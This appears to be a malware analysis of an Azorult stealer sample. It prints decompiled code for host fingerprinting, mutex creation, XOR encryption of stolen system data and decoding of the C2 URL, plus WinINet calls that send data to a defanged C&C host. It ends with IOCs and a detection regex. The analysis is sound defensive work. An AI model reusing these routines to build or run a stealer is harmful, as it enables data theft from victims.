v2 = check_sid_membership(DOMAIN_ALIAS_RID_ADMINS);
if ( (_BYTE)v2 )
  v2 = LStrAsg(v1, "A");
result = lookupaccountsid(v2);
if ( result )
  result = LStrAsg(v1, "S");
return result;
}
```


Now the malware queries for different values, listed below:

- MachineGuid value from HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Cryptography
- ProductName value from HKEY_LOCAL_MACHINE\ SOFTWARE\Microsoft\Windows NT\CurrentVersion
- User name (through GetUserNameW)


- Computer name (through GetComputerNameW)

After getting this information it does a crc32 of the names, and converts the dword output of every crc32 to string, so it has the dword values also as chars. After that concatenate all the value strings, it does the crc32 of that string, and finally it joins all the crc32 with dash (‘-‘) characters. To finish that function, cleans all the strings from memory. So what the malware has at the end is the string with the crc32 in the next way:

XXXXXXX-XXXXXXX-XXXXXXX-XXXXXXXX-.....




The malware joins the user domain (“G” of Guest, “U” of user or “A” of admin), with this crc32 set, and it uses this string to create a Mutex that will be valid only for that computer.



With this, the malware ensures that only one instance of the binary it will be executed on the same time.

Once the malware has checked it’s the only instance executing, it calls a function to decrypt a URL in memory, this is the decrypted URL:

hxxp://certipin[.]top/index[.]php



```
__writefsdword(0, (unsigned int)&v6);
LStrClr(&off_41C8C0);
v1 = 0;
v10 = 30;
v11 = 21;
v12 = 52;
v13 = 73;
v14 = 94;
v15 = 55;
v16 = 36;
v17 = 47;
v18 = 88;
v19 = 39;
v20 = 110;
v21 = -45;
v22 = -44;
v23 = 113;
v24 = -42;
v25 = 115;
```

```
v4 = *(_BYTE *)(array_ptr + v3 - 1);
if ( v4 == v10 )
  LOBYTE(v1) = v1 + 100;
if ( v4 == v11 )
  LOBYTE(v1) = v1 + 90;
if ( v4 == v12 )
  LOBYTE(v1) = v1 + 80;
if ( v4 == v13 )
  LOBYTE(v1) = v1 + 70;
if ( v4 == v14 )
  LOBYTE(v1) = v1 + 60;
if ( v4 == v15 )
  LOBYTE(v1) = v1 + 50;
if ( v4 == v16 )
  LOBYTE(v1) = v1 + 40;
if ( v4 == v17 )
  LOBYTE(v1) = v1 + 30;
if ( v4 == v18 )
  LOBYTE(v1) = v1 + 20;
```

And here we can see how it looks the encoded information, after getting again the information from the computer, get the crc32, and encode the numbers with hex values:

```
Uoa373935c37b392d323331abe36b2de353033353537 db 'U«A%37%39%35C%37B%39%2D%32%33%31ABE%36B%2DE%35%30%33
b '2D%37CEA%30%38B%36%2DBB%37%33%35C%33A',0
ff_9B0968 dd offset off_41C5F4
```

Those bytes (from the byte before the string showed), will be encrypted using the next three bytes:

```
CODE:0041A158 encryption_bytes db 3
CODE:0041A158
CODE:0041A159 db  55h ; U
CODE:0041A15A db 0AEh ; «
CODE:0041A15B db    0
```

Here we have the function which encrypts:

```
00419219 lea     eax, [ebp+p_to_encoded_computer_information]
0041921C mov     ecx, 80000h
00419221 mov     edx, [ebp+encryption_bytes]
00419224 call    encrypt_data_with_bytes_xor
```

```
0041772C
0041772C loc_41772C:
0041772C mov     eax, [ebp+p_to_encoded_computer_information]
0041772F call    UniqueString
00417734 mov     edx, [ebp+p_to_encoded_computer_information]
00417737 mov     edx, [edx]
00417739 mov     dl, [edx+esi-1]
0041773D mov     ecx, [ebp+pointer_to_encryption_bytes]
00417740 mov     cl, [ecx+ebx-1]
00417744 xor     dl, cl
00417746 mov     [eax+esi-1], dl
0041774A inc     ebx
0041774B cmp     ebx, [ebp+length_encryption_bytes]
0041774E jle     short loc_417755
```

Now, the sample will start loading other functions, so instead of watching pictures better this list:

- InternetOpenA (wininet.dll)
- InternetConnectA (wininet.dll)
- HttpOpenRequestA (wininet.dll)
- HttpAddRequestHeadersA (wininet.dll)
- HttpSendRequestA (wininet.dll)
- InternetReadFile (wininet.dll)
- InternetCloseHandle (wininet.dll)
- InternetCrackUrlA (wininet.dll)
- InternetSetOptionA (wininet.dll)

The first of those APIs called is InternetCrackUrlA, called with the the URL of the C2 extracted before:

```
:0012EE40 dd 3Ch                                ; dwStructSize ; "/index.php"
:0012EE40 dd offset aHttp_0                     ; lpszScheme
:0012EE40 dd 4                                  ; dwSchemeLength
:0012EE40 dd INTERNET_SCHEME_HTTP               ; nScheme
:0012EE40 dd offset certipin_top                ; lpszHostName
:0012EE40 dd 0Ch                                ; dwHostNameLength
:0012EE40 dw 50h                                ; nPort
:0012EE40 db 0, 0
:0012EE40 dd offset no_username                 ; lpszUserName
:0012EE40 dd 0                                  ; dwUserNameLength
:0012EE40 dd offset no_password                 ; lpszPassword
:0012EE40 dd 0                                  ; dwPasswordLength
:0012EE40 dd offset aIndex_php                  ; lpszUrlPath
:0012EE40 dd 0Ah                                ; dwUrlPathLength
:0012EE40 dd offset unk_12EE7C                  ; lpszExtraInfo
:0012EE40 dd 0                                  ; dwExtraInfoLength
:0012EE7C unk_12EE7C db    0                    ; DATA XREF: Stack[00000720]:00
```

As we can see, this is the information of the URL divided as a structure. Then extracts the host and the domain (.top) from field lpszHostName of the last structure, and compares the domain with “.bit”.

The agent “Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)” is used to initializes the use of the WinINet functions with InternetOpenA.

Finally with all of this Internet stuff it will try to connect with the C&C to send the information, and get information for next steps. Sadly and as I said at the beginning, due to lack of time and the impossibility to connect to the C&C We couldn’t continue with the analysis.

Here we are going to paste some of the data, and some of the algorithms to better understand how the encryption mechanism are used (to avoid giving information of the VM some data will be modified).

Information taken from the computer (and crc32):

- machine guid: *6782d54d-47d8-49hr-8833-4z88436pp1e2* (*A795C7B9*)
- product name: *Microsoft Windows XP* (*231ABE6B*)
- user name: *MrPing* (*E5035575*)
- computer name: *MRPING-BKL256ZN2* (*7CEA08B6*)

This information will be concatenated on this way:

(machine guid-product nameuser namecomputer name)
6782d54d-47d8-49hr-8833-4z88436pp1e2-Microsoft Windows XPMrPing MRPING-BKL256ZN2

Then the malware concatenate crc32 of all the information, and the crc32 of the above string:

(machine guid-product name-user name-computer name-concatenated information)
A795C7B9-231ABE6B-E5035575-7CEA08B6-BB735C3A

Includes as prefix the character extracted from user domain (on this case ‘A’):
AA795C7B9-231ABE6B-E5035575-7CEA08B6-BB735C3A

This will be used as Mutex, so also it can be used as a vaccine for this sample.

The algorithm used for crc32:

```
value_crc32 = 0;
length = strlen(string)
for (i = 0; i < length; i++)
{
        character = string[i]
        character ^= 0x6521458A
        value_crc32 += character

        value_1 = value_crc32 << 0xD
        value_2 = value_crc32 >> 0x13

        value_crc32 = value_crc32 - (value_1 | value_2)
}
```

After getting a *DWORD* as output, a *snprintf* it's applied to get this number as string.

Decryption of the URL
To do this it uses two arrays of number, one will be an array of bytes with the pattern it will follow to get each character of the url.

```
pattern_decryption db 1Eh, 71h, 0D8h, 1Eh, 27h, 0D3h, 0D8h, 1Eh, 27h, 0D3h, 0D8h, 1Eh, 27h, 0D6h, 0D8h,
37h, 6Eh, 0D8h, 24h, 0D3h, 73h, 0D8h, 24h, 0D3h, 73h, 0D8h, 15h, 6Eh, 73h, 0D8h, 1Eh, 73h, 0D8h, 1Eh,
27h, 71h, 0D8h, 1Eh, 27h, 0D3h, 0D8h, 1Eh, 0D4h, 0D8h, 1Eh, 27h, 0D6h, 0D8h, 1Eh, 0D4h, 0D8h, 1Eh,
27h, 0D8h, 24h, 0D3h, 0D8h, 1Eh, 27h, 0D3h, 0D8h, 1Eh, 27h, 73h, 0D8h, 1Eh, 27h, 0D6h, 0D8h, 24h, 0D3h,
73h, 0D8h, 1Eh, 0D4h, 0D8h, 1Eh, 27h, 0D8h, 1Eh, 0D8h, 1Eh, 73h, 0D8h, 1Eh, 58h, 0D8h, 24h, 0D3h,
0D8h, 1Eh, 27h, 0D6h, 0D8h, 1Eh, 71h, 0D8h, 1Eh, 27h, 0D6h, 0D8h, 0
```

The other array will be a set of bytes, which will be used to compare each byte of *pattern_decryption* to get each character of the url following an algorithm:

```
mov     byte ptr [edi], 1Eh
mov     byte ptr [edi+1], 15h
mov     byte ptr [edi+2], 34h
mov     byte ptr [edi+3], 49h
mov     byte ptr [edi+4], 5Eh
mov     byte ptr [edi+5], 37h
mov     byte ptr [edi+6], 24h
mov     byte ptr [edi+7], 2Fh
mov     byte ptr [edi+8], 58h
mov     byte ptr [edi+9], 27h
mov     byte ptr [edi+0Ah], 6Eh
mov     byte ptr [edi+0Bh], 0D3h
mov     byte ptr [edi+0Ch], 0D4h
mov     byte ptr [edi+0Dh], 71h
mov     byte ptr [edi+0Eh], 0D6h
mov     byte ptr [edi+0Fh], 73h
mov     byte ptr [edi+10h], 0D8h
```

Finally here it is the algorithm followed to get the C&C url, the numbers above will be represented in decimal instead of hexadecimal, this is a fixed view of Hex-Rays decompiler, we hope it is enough to understand how it works:

(first part of the function)

```
int __fastcall decrypt_url_in_memory(int pattern_to_decrypt_string)
{
  int url_char;
  int pattern_decryption;
  signed int index_pattern;
  char byte_pattern_decryption;
  int url;
  int array_length;
  int pattern_decryption;
  int savedregs;

  pattern_decryption = pattern_to_decrypt_string;

  LStrClr(&p_to_c2_url);
  url_char = 0;
  pattern_decryption_length = DynArrayLength(pattern_decryption);
  if ( pattern_decryption_length > 0 )
  {
    array_length = pattern_decryption_length;
    index_pattern = 1;
    do
    {
      byte_pattern_decryption = *(_BYTE *)(pattern_decryption[index_pattern - 1]);
      if ( byte_pattern_decryption == 30 )
        LOBYTE(url_char) = url_char + 100;
      if ( byte_pattern_decryption == 21 )
        LOBYTE(url_char) = url_char + 90;
      if ( byte_pattern_decryption == 52 )
        LOBYTE(url_char) = url_char + 80;
      if ( byte_pattern_decryption == 73 )
        LOBYTE(url_char) = url_char + 70;
      if ( byte_pattern_decryption == 94 )
        LOBYTE(url_char) = url_char + 60;
      if ( byte_pattern_decryption == 55 )
        LOBYTE(url_char) = url_char + 50;
      if ( byte_pattern_decryption == 36 )
        LOBYTE(url_char) = url_char + 40;
      if ( byte_pattern_decryption == 47 )
        LOBYTE(url_char) = url_char + 30;
      if ( byte_pattern_decryption == 88 )
        LOBYTE(url_char) = url_char + 20;
      if ( byte_pattern_decryption == 39 )
        LOBYTE(url_char) = url_char + 10;
```

```
      if ( byte_pattern_decryption == 110 )
        LOBYTE(url_char) = url_char + 8;
      if ( byte_pattern_decryption == -45 )
        LOBYTE(url_char) = url_char + 6;
      if ( byte_pattern_decryption == -44 )
        LOBYTE(url_char) = url_char + 5;
      if ( byte_pattern_decryption == 113 )
        LOBYTE(url_char) = url_char + 4;
      if ( byte_pattern_decryption == -42 )
        LOBYTE(url_char) = url_char + 2;
      if ( byte_pattern_decryption == 115 )
        ++url_char;
      if ( byte_pattern_decryption == -40 )
      {
        LStrFromChar(&url, url_char);
        LStrCat(&p_to_c2_url, url);
        url_char = 0;
      }
      ++index_pattern;
      --array_length;
    }
    while ( array_length );
  }

  LStrClr(&url);
  return LStrClr(&pattern_decryption);
}
```

After creating the mutex and decrypted the url, the sample get again the crc32 of the information:

(machine guid-product name-user name-computer name-concatenated information)
A795C7B9-231ABE6B-E5035575-7CEA08B6-BB735C3A

And modify all the numbers and dashes by the symbol ‘%’ and its ASCII value in hexadecimal (0 = %30, 1 = %31, 2 = %32 .... 9 = %39, - = %2D):
A%37%39%35C%37B%39%2D%32%33%31ABE%36B%2DE%35%30%33%35%35%37%35%2D%37CEA%30%38B%36%2DBB%37%33%35C%33A

Three bytes will be added as prefix, so the array will be:
0x3 0x55 0xAE
"A%37%39%35C%37B%39%2D%32%33%31ABE%36B%2DE%35%30%33%35%35%37%35%2D%37CEA%30%38B%36%2DBB%37%33%35C%33A"
(Notice the difference between the first three hex values, and the other data which is a string)

Those three bytes will be also the key to encrypt that array with the next simple encryption:

```
size_information_array = 0x67;
size_key_array = 0x3;

for (i = 0; i < size_array; i++)
{
        for (j = 0; j < size_key_array; j++)
        {
                Information_array[i] ^= key_array[j];
        }
}
```

Finally, the calls to the internet functions:

```
InternetSetOptionA(
   return_InternetOpenA,
   INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT,
   &internet_options,
   4);

check_InternetSetOption = InternetSetOptionA(
   return_InternetOpenA,
   INTERNET_SCHEME_FILE,
   &internet_options,
   4);

connection = InternetConnectA(
   return_InternetOpenA,
   certipin_dot_top,
   port_number_80,
   0,
   0,
   INTERNET_SERVICE_HTTP,
   0,
   0);
```

Here are some IOCs:

- SHA1 Azorult sample: 5e6e1f03fa57b2f2999c63cbd25ac20c7b5cdcdf
- SHA1 dumped azorult: 442f37a304d9c5e384e897614c7678eca1467f38
- C&C: *hxxp://certipin[.]top/index[.]php*
- Reg-Ex for detecting new samples in a network:
  (?-i)^http:\/\/[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\/[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\/index\.php$
- Advanced search in A1000 to find more samples:
  uri-dynamic:"http://.*.*.*/*-*-*-*-*/index.php"*